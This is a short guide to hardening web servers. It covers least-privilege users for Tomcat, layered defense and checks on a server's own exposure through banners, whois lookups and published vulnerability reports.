Usually, during the Tomcat installation a new system user called web-user or tomcat is created. This is the user responsible for starting the server, and performing queries that users require through their browsers. To secure as much as possible our system, the executing user should be able to access only the necessary files and directories. When web services or applications are installed on the web server, it is common to have problems with the permissions of certain files and libraries that may not be in the same web site's root directory. In these cases, the easy solution is to increase tomcat user privileges. This is a mistake, because it is difficult to properly tune the restrictions and the attacker limits are blurred. To solve these problems it is necessary to create more users and set specific settings through Tomcat configuration files, so that each application is invoked by a unique user to access only the elements required by the application.

Deep defense

Defensive measures must be studied and structured to cover the full server without overlapping. For example, if we set an intrusion detection system (IDS) and encrypted communications, the first item may not be fully seen, as it can not parse the content of incoming messages. When securing a web server, It is necessary to define different layers of access and act on each of them separately.

Apart from previous advise, other questions such as *What information am I revealing?* or *When was the last time the system was updated?* or *Is there any vulnerability I can't control?* should be taken into account.

To answer those questions, it is necessary to “attack” your own web server, search for server public information (apache banners) and ask services such as *whois*, etc. Additionally, published exploits and vulnerability reports can be extremely useful when identifying security problems in our web servers.